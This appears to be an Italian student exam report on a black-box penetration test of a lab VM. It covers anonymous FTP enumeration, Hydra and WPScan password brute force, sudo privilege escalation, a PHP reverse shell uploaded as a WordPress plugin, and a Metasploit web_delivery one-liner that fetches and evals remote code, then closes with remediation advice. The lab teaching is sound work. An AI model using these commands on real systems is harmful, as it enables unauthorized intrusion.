

25/01/2026

Alessandro Azzolini
ESAME MODULO 4

Introduzione

Il report vuole mostrare nel dettaglio l'attività di Vulnerability Assessment e Penetration Testing fatta contro l'infrastruttura target, simulando uno scenario di attacco reale secondo il metodo "Black Box", ovvero dall'esterno e senza alcuna conoscenza della macchina attaccata, dei servizi attivi o delle credenziali di accesso.

Il report documenta l'intero flusso seguito, dalla ricognizione (Information Gathering) e mappatura della superficie di attacco, all'identificazione delle vulnerabilità critiche, fino alla verifica della loro sfruttabilità (Exploitation) e della compromissione del sistema, per dimostrare le vulnerabilità e le loro applicazioni. Il documento si conclude fornendo un piano di Remediation con le indicazioni tecniche necessarie a mitigare i rischi emersi.

Indice

1. Ricognizione (Information Gathering)
2. Vulnerability Assessment
3. Enumerazione Servizi (FTP Information Disclosure)
4. Enumerazione Web (Hidden Directory Discovery HTTP)
5. Accesso Iniziale Wordpress (Brute Force con WPScan)
- 6a. Accesso al Sistema (SSH Analysis & Brute Force)
- 6b. Accesso al Sistema (SSH login & privilege escalation)
7. Wordpress Remote Shell PHP
8. Upgrade della Shell: Meterpreter (Metasploit)
9. Elenco delle vulnerabilità
10. Remediation consigliate

1. Ricognizione (Information Gathering)

Netdiscover

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP At MAC Address Count Len MAC Vendor / Hostname


192.168.56.1 0a:00:27:00:00:08 1 60 Unknown vendor
192.168.56.100 08:00:27:cf:60:f3 1 60 PCS Systemtechnik GmbH
192.168.56.105 08:00:27:7c:e6:44 1 60 PCS Systemtechnik GmbH
```

Nmap

```
(kali㉿kali)-[~]
$ sudo nmap -p- -sC -O 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-26 07:24 EST
Nmap scan report for 192.168.56.105
Host is up (0.00096s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.5
| ftp-syst:
|_  STAT
|   FTP server status:
|   Connected to 192.168.56.104
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534          65534  4096 Mar  3  2018 public
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-keygen:
|   1024 95:9f:9b:58:44:97:32:98:ee:98:b9:c1:85:60:3c:a1 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:b3:d1:8f:7d:b3:0e:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
MAC Address: 08:00:27:7C:E6:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

La fase preliminare ha consistito nell'individuare l'host target all'interno della rete locale. Tramite il tool Netdiscover, è stato identificato l'indirizzo IP attivo 192.168.56.105. Si è quindi passati a una scansione del target con Nmap per verificare la superficie di attacco disponibile. L'analisi ha mostrato tre porte aperte: 21 (FTP), 22 (SSH) e 80 (HTTP). Dall'output è emerso un dettaglio critico: il servizio FTP sulla porta 21 risulta configurato per consentire l'accesso anonimo ("Anonymous FTP login allowed"). Questo è stato identificato come primo vettore di attacco da controllare. Inoltre anche http sembra contenere delle cartelle "nascoste".

2. Vulnerability Assessment



La scansione fatta con Nessus ha confermato la criticità del target. In particolare, è stata trovata con gravità CRITICA la vulnerabilità "Canonical Ubuntu Linux SEoL" (Security End of Life): indica che il sistema è una versione obsoleta (Ubuntu 12.04) e non più supportata. Non avere aggiornamenti ufficiali rende l'intera macchina estremamente vulnerabile ed esposta a exploit noti. Sono state anche trovate molte vulnerabilità associate ai servizi SSH e HTTP (Apache), dovute soprattutto all'utilizzo di

versioni datate del software. Per verificare questi servizi e le relative versioni, è stata eseguita un'ulteriore verifica mirata.

```
(kali㉿kali)-[~]
$ nmap -sV --script vuln 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-26 07:25 EST
Nmap scan report for 192.168.56.105
Host is up (0.00023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd  2.3.5
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrft: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|_/robots.txt: Robots file
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:7C:E6:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.93 seconds
```

Per un quadro preciso della situazione, è stato fatto un controllo utilizzando Nmap con gli script di vulnerabilità. Dall'output sono emersi servizi decisamente datati: Porta 21, vsftpd versione 2.3.5, porta 22 OpenSSH 5.9p1 e porta 80 Apache 2.2.22, tutti vulnerabili, come il servizio ftp che permette l'accesso anonimo non autenticato.

Anche se gli script di Nmap non hanno rilevato vulnerabilità web complesse (come XSS), software così vecchi confermano che la macchina non è aggiornata da tempo. Un dettaglio molto utile emerso è il file robots.txt (trovato dallo script http-enum), che ha suggerito la presenza di percorsi nascosti da indagare manualmente.

3. Enumerazione Servizi (FTP Information Disclosure)

Dopo aver rilevato il servizio FTP attivo sulla porta 21, si è passati alla verifica dell'accesso tramite le credenziali standard “anonymous”. Il tentativo ha avuto successo, confermando la configurazione insicura del servizio. Esplorando le directory pubbliche è stato trovato un file di backup chiamato [users.txt.bk](#), con all'interno una lista di utenti validi (tra cui anne e john), restringendo il perimetro di attacchi brute force verso account esistenti. Questo grazie alla configurazione errata del servizio ftp.

```
(kali㉿kali)-[~]
$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 2.3.5)
Name (192.168.56.105:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||21280||).
150 Here comes the directory listing.
drwxr-xr-x    2 65534   65534          4096 Mar  03  2018 public
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42827||).
150 Here comes the directory listing.
-rw-r--r--    1 0        0           31 Mar  03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||21079||).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31          2.60 KiB/s  00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.47 KiB/s)
ftp> exit
221 Goodbye.
```




```
(kali㉿kali)-[~]
$ ls
ciao.py      gameshell-save.sh  Net-DNS-1.53.tar.gz  Socket_test
Desktop      gameshell.sh       password_db.txt    Templates
Documents    hash_dwva.txt     Pictures            uff.py
dos          Music              Prova             users.txt.bk
Downloads    nano.5662.save    prova.py          utenti.txt
gameshell    nano.8461.save    Public            Videos
gameshell.1  Net-DNS-1.53    shell.php         windows

(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```


4. Enumerazione Web (Hidden Directory Discovery HTTP)

Durante l'analisi del servizio sulla porta 80, la navigazione Web mostra solo la pagina di default di Apache. Per individuare risorse nascoste, è stato cercato il file robots.txt, trovato sempre sulla porta 80 con lo scan Nmap iniziale, e che conteneva la cartella Disallow: /backup_wordpress. Seguendo questo percorso nascosto, si è trovata un'installazione WordPress obsoleta (Deprecated). L'analisi del sito ha fornito informazioni sfruttabili per l'attacco: dalla lettura dei post sono stati enumerati due account validi: john e admin, e testando il form di login, è stato notato che il sistema restituisce messaggi di errore diversi a seconda che lo username esista o meno. Inserendo john o admin con una password casuale, l'errore specifica che la password è errata, ma lo username corretto.



5. Accesso Iniziale Wordpress (Brute Force WPScan)

Confermato l'utente john sia sul servizio Web che via FTP, si è proceduto con un attacco brute force sul server con lo strumento WPScan combinato alla wordlist rockyou.txt per forzare l'autenticazione. La password è stata trovata in pochi minuti: "enigma". Queste credenziali hanno permesso il login immediato con il modulo di login Wordpress trovato prima, portando all'accesso della pagina di amministrazione del portale.



6a. Accesso al Sistema (SSH Analysis & Brute Force)

Avendo la lista di utenti validi (john, anne ecc), vale la pena provare anche l'autenticazione al servizio SSH per ottenere accesso remoto alla shell di sistema. Ma a quale account conviene connettersi? E' stata fatta un'analisi del servizio SSH sulla porta 22 per controllare quale account attaccare: tramite tentativi di connessione manuale con ogni username trovato nella cartella [users.txt.bk](#), si è notato che mentre per l'utente john e tutti gli altri il server richiedeva una chiave crittografica (restituendo l'errore "Permission denied (publickey)", per l'utente anne è stato presentato il classico prompt di richiesta password, dimostrando che l'autenticazione per questo profilo è più debole e facilmente attaccabile rispetto alle altre. Trovata questa debolezza, si è passati a un attacco mirato verso l'account di anne utilizzando Hydra e la wordlist rockyou.txt. L'operazione ha dato subito i risultati trovando le credenziali valide: anne / princess, in pochi secondi.

The image displays four terminal windows from Kali Linux. The top-left window shows failed SSH logins for 'abatchy', 'anne', and 'doomguy'. The top-right window shows failed logins for 'mai' and 'john'. The bottom-left window shows the Hydra command being run against port 22 of the target IP 192.168.56.105. The bottom-right window shows the successful login of user 'anne' with password 'princess' at 08:48:51 on January 27, 2026.

```
(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.56.105
abatchy@192.168.56.105: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.105
anne@192.168.56.105's password:

(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.56.105
doomguy@192.168.56.105: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh mai@192.168.56.105
mai@192.168.56.105: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh john@192.168.56.105
john@192.168.56.105: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ [redacted]

(kali㉿kali)-[~]
└─$ time hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168
.56.105 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics an
yway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026
-01-27 08:48:51
[WARNING] Many SSH configurations limit the number of parallel task
s, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:
1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-27 08
:49:07
```

6b. Accesso al Sistema (SSH login & privilege escalation)

Sono state usate le credenziali dell'utente anne fornite da Hydra per collegare la macchina attaccante al servizio SSH. Ottenuto accesso alla shell, si sono verificati i permessi con il comando "id". L'output ha mostrato che l'utente aveva i permessi da "superuser" completi (sudo, "super user do") consentendo l'esecuzione di qualsiasi comando come amministratore e senza restrizioni.

Sfruttando questa vulnerabilità, è stato quindi lanciato il comando sudo su per ottenere subito i privilegi di Root. Per dimostrare la completa compromissione, si è usciti dalla cartella anne e andati verso la directory home dell'amministratore (/root), dove utenti standard non possono entrare (mentre anne ora con i permessi sudo può). Una volta dentro il percorso root, l'enumerazione dei file (ls) ha mostrato il file flag.txt. Questo dimostra che si è stati in grado di prendere il totale controllo della macchina.

The image shows two terminal windows. The left window is a standard Ubuntu 12.04 LTS terminal. The right window is a root shell on a VM named 'bsides2018'. It shows the user running 'id' to verify they are root, then executing 'sudo su' and entering the password 'anne'. Once root, they navigate to the '/root' directory, list files with 'ls', and read the 'flag.txt' file which contains the message 'Congratulations!'. A note at the bottom of the right window states: 'If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!' and 'There are multiple ways to gain access remotely, as well as for privilege escalation. Did you find them all?'.

```
(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.105
anne@192.168.56.105's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne

anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# cd
root@bsides2018:# ls
flag.txt
root@bsides2018:# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on
this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege es
calation.
Did you find them all?
```

7. Wordpress Remote Shell PHP (porta 80)

Oltre all'accesso brute force su Wordpress e SSH, si è verificata la compromissione del servizio WordPress utilizzando le credenziali recuperate (john:enigma). Una volta ottenuto l'accesso al pannello di amministrazione, l'obiettivo è stato quello di stabilire una shell remota sfruttando la gestione dei plugin, per dimostrare la debolezza del sito e la possibilità di iniettare codice malevolo.

È stato creato un "finto plugin" con all'interno uno script PHP per la Reverse Shell, con incluso l'ip della macchina attaccante per farla connettere. Questo è stato caricato sul server sfruttando la funzione "Aggiungi Nuovo Plugin", caricando invece il file .php con codice malevolo. Dopo aver messo in ascolto la macchina attaccante tramite Netcat, l'esecuzione del codice malevolo è partita visitando su web l'URL dello script caricato e aggiungendo una semplice riga di codice in modo che venga letto correttamente. L'operazione ha funzionato e il server ha stabilito una connessione in uscita verso l'attaccante, ottenendo così una shell remota con i privilegi dell'utente del servizio web (www-data).

The screenshot shows three windows illustrating the exploit process:

- Terminal:** Shows the user navigating to /usr/share/webshells/php/ and copying the php-reverse-shell.php file to my_shell.php.
- Code Editor:** Displays the source code of the php-reverse-shell.php file, which includes a usage section and a main block of PHP code for establishing a reverse shell.
- WordPress Admin - Plugins:** Shows the "Add Plugins" screen where a file named "php-reverse-shell.php" is being uploaded.
- WordPress Admin - Media Library:** Shows the uploaded file "php-reverse-shell.php" in the media library, with details like file name, type, upload date, and size.
- Terminal:** Shows the user listening on port 1234 with nc -lvpn 1234.
- Terminal:** Shows the netcat listener receiving a connection from the IP 192.168.56.111, indicating a successful reverse shell.

8. Upgrade della Shell: Meterpreter (Metasploit)

Una volta ottenuta la shell, per ottenere funzionalità più avanzate si è utilizzato Metasploit per far diventare la shell una shell di Meterpreter. È stato usato il modulo exploit/multi/script/web_delivery e il payload php/meterpreter/reverse_tcp. Il comando generato da Metasploit (php -d allow_url_fopen=true...) è stato lanciato sulla macchina vittima sfruttando la shell remota aperta prima con Netcat. L'operazione ha avuto successo e ha permesso una Sessione Meterpreter stabile, ottenendo quindi accesso a strumenti decisamente più avanzati.

The terminal session shows the following steps:

```
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.56.11:8080/PUDm09U7BG3H
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.56.11:8080/PUDm09U7BG3H', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>$false])));"
[*] 192.168.56.105 web_delivery - Delivering Payload (1115 bytes)
[*] Sending stage (40004 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.111:4444 -> 192.168.56.105:4015)
[6] at 2026-01-27 12:02:14 -0500
sessions -i 1
[*] Starting interaction with 1 ...
meterpreter > []
```

A help menu for the script is also visible on the right side of the terminal window:

```
args ... Arguments passed to script. Use -- args when first argument starts with - or script is read from stdin
ent
--ini Show configuration file names
--rf <name> Show information about function <name>.
--rc <name> Show information about class <name>.
--re <name> Show information about extension <name>.
--ri <name> Show configuration for extension <name>.

$ php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.56.111:8080/PUDm09U7BG3H'));"
```

9. Elenco delle vulnerabilità

In questa sezione vengono riepilogate le criticità di sicurezza individuate durante le fasi di analisi e sfruttamento. Ogni vulnerabilità è stata catalogata in base al livello di gravità e all'impatto potenziale, fornendo una descrizione tecnica del problema e indicando le risorse specifiche coinvolte.

VULN-01: Obsolescenza del Sistema Operativo (OS End of Life)

Gravità: CRITICA

- **Descrizione:** L'analisi automatica ha rivelato che l'intero sistema è in stato di End of Life (EOL), quindi non riceve più supporto e aggiornamenti dal produttore da oltre 8 anni. In particolare sono stati trovati questi componenti critici:
 - 1- *Sistema Operativo: Canonical Ubuntu Linux 12.04 LTS (Termine supporto: Aprile 2017).*
 - 2- *Web Server: Apache HTTP Server 2.2.22 (Termine supporto: Luglio 2017). Questa versione è affetta da vulnerabilità note (es. CVE-2021-34798) che potrebbero causare Denial of Service o corruzione della memoria.*
 - 3- *Servizio SSH: OpenSSH 5.9p1. Questa versione obsoleta ha vulnerabilità note relative al bypass di sicurezza nell'X11 Forwarding e potenziali rischi di DoS (LoginGraceTime).*
- **Impatto:** Mantenere questi software espone il sistema a rischi enormi. Dato che non vengono più rilasciate patch, qualsiasi nuova vulnerabilità scoperta diventa per sempre sfruttabile.
- **Risorse Affette:** Tutte (OS, Web Server, SSH).

VULN-02: Credenziali Deboli (Weak Credentials)

- Gravità: CRITICA

- **Descrizione:** Durante la fase di Information Gathering ed enumerazione, sono stati fatti Brute Force contro i servizi esposti: il sistema non ha policy di complessità delle password né sistemi di blocco account. Questo ha permesso di individuare credenziali valide presenti in wordlist comuni (rockyou.txt) e in pochissimo tempo: utente SSH: anne (Password: princess), utente WordPress: john (Password: enigma).
- **Impatto:** Credenziali banali espongono il sistema a un rischio immediato di compromissione. Un attaccante non autenticato può ottenere l'accesso iniziale sia al server (shell remota) che al pannello di amministrazione dell'applicazione web, superando il perimetro di sicurezza senza exploit complessi.
- **Risorse Affette:** Servizio SSH (TCP/22), WordPress Login (TCP/80).

VULN-03: Remote Code Execution (RCE) via WordPress

- Gravità: ALTA

- **Descrizione:** L'interfaccia di amministrazione di WordPress permette agli utenti di installare nuovi plugin caricando .zip personalizzati (funzionalità "Upload Plugin"). Non sono stati aggiunti controlli di sicurezza per verificare il contenuto dei pacchetti caricati, ed è stato quindi possibile creare un "finto plugin" contenente uno script PHP malevolo e caricarlo sul server senza restrizioni, ottenendo accesso al sistema.
- **Impatto:** Un attaccante autenticato che sfrutta questa funzionalità in modo improprio, può caricare ed eseguire codice sul server. Nel caso specifico, è stata caricata una Reverse Shell che ha garantito l'accesso remoto al sistema operativo con i privilegi dell'utente del web server (www-data).
- **Risorse Affette:** Funzionalità "Add New Plugin" (/wp-admin/plugin-install.php).

VULN-04: Privilege Escalation (Sudo Misconfiguration)

- Gravità: ALTA

- **Descrizione:** L'analisi dei privilegi locali ha mostrato che l'utente anne possiede permessi eccessivi, permettendo l'esecuzione di qualsiasi comando come superutente (Root) senza restrizioni specifiche.
- **Impatto:** Un attaccante che ottiene l'accesso come utente anne può elevare immediatamente i propri privilegi a Root eseguendo un semplice comando come sudo su. Questo garantisce il controllo totale dell'intera macchina ospite.
- **Risorse Affette:** Configurazione /etc/sudoers.

VULN-05: Information Disclosure (Anonymous FTP)

- Gravità: MEDIA

- **Descrizione:** Il servizio FTP (vsftpd) è configurato in modo insicuro per consentire l'accesso all'utente anonymous senza richiesta di password. Dopo aver fatto l'accesso e aver esplorato le directory pubbliche, è stato individuato un file di backup sensibile denominato users.txt.bk.

- **Impatto:** Questa divulgazione di informazioni (Information Disclosure) ha esposto una lista di nomi utente validi del sistema. Queste riducono molto il tempo per un attacco di brute force, permettendo all'attaccante di mirare password specifiche verso account verificati anziché tentare di indovinare i nomi utente. Inoltre l'accesso anonimo permette a chiunque di entrare nel sistema senza controllo o autenticazione.
- **Risorse Affette:** Servizio FTP (TCP/21).

VULN-06: User Enumeration (WordPress)

Gravità: BASSA

- **Descrizione:** L'applicazione WordPress risponde in modo differenziato alle richieste di login, rivelando l'esistenza di utenti validi o meno. Tramite strumenti di scansione come WPScan, è stato possibile enumerare con successo gli account admin e john.
- **Impatto:** Anche se non garantisca l'accesso diretto, l'enumerazione degli utenti facilita la fase di preparazione dell'attacco. Conoscere gli username giusti permette di lanciare attacchi mirati contro il login, aumentando di molto le probabilità di successo.
- **Risorse Affette:** WordPress API

10. Remediation consigliate

1. Aggiornamento Infrastrutturale (Rif. VULN-01)

Priorità: CRITICA

Azione: Pianificare una migrazione immediata verso un sistema operativo supportato (es. Ubuntu 20.04/22.04 LTS o superiore). Motivazione: L'attuale sistema (Ubuntu 12.04) e i servizi correlati (Apache, OpenSSH) sono in stato di End of Life. Nessuna configurazione di sicurezza può compensare la mancanza di patch ufficiali per falle critiche del kernel. L'aggiornamento eliminerà alla radice centinaia di CVE note.

2. Rafforzamento Autenticazione (Rif. VULN-02)

Priorità: CRITICA

Azione: Forzare il reset delle password per tutti gli utenti (in particolare anne e john). Implementare una policy che imponga password complesse (minimo 12 caratteri, alfanumerici e simboli) 2FA e altre misure di sicurezza sugli accessi. Installare e configurare Fail2Ban per bloccare temporaneamente gli indirizzi IP dopo 3-5 tentativi di login falliti, mitigando il rischio di attacchi Brute Force su SSH e WordPress.

3. Hardening di WordPress e Disabilitazione Editor (Rif. VULN-03)

Priorità: ALTA

Azione: Bloccare la modifica dei file e l'installazione di plugin/temi dal pannello di amministrazione. Questo impedisce l'esecuzione di codice (RCE) anche nel caso in cui un account amministrativo venga compromesso. Aggiungere le seguenti righe al file wp-config.php:
define('DISALLOW_FILE_EDIT', true); define('DISALLOW_FILE_MODS', true); aggiungere queste

righe trasforma WordPress in un sistema di sola lettura per quanto riguarda il codice. Per installare plugin o modificare file, l'amministratore è costretto a usare l'SFTP o l'SSH, che sono molto più sicuri e difficili da attaccare (se non obsoleti).

4. Restrizione Privilegi Sudo (Rif. VULN-04)

Priorità: ALTA

Azione: Revisionare il file /etc/sudoers utilizzando il comando visudo. Rimuovere i permessi globali (ALL=(ALL:ALL) ALL) assegnati all'utente anne. Applicare il principio del privilegio minimo, concedendo l'uso di sudo solo per i comandi strettamente necessari alle mansioni dell'utente.

5. Messa in Sicurezza del Servizio FTP (Rif. VULN-05)

Priorità: MEDIA

Azione: Disabilitare l'accesso anonimo. Modificare il file /etc/vsftpd.conf impostando anonymous_enable=NO e riavviare il servizio. Se il servizio FTP non è strettamente necessario, è consigliato disabilitarlo completamente e utilizzare protocolli cifrati come SFTP.

6. Prevenzione Enumerazione Utenti (Rif. VULN-06)

Priorità: BASSA

Azione: Installare un plugin di sicurezza per WordPress (es. Wordfence o WPS Hide Login). Configurare il plugin per bloccare le richieste di enumerazione standard (es. /?author=1) e nascondere i messaggi di errore specifici al login (che rivelano se un utente esiste o meno).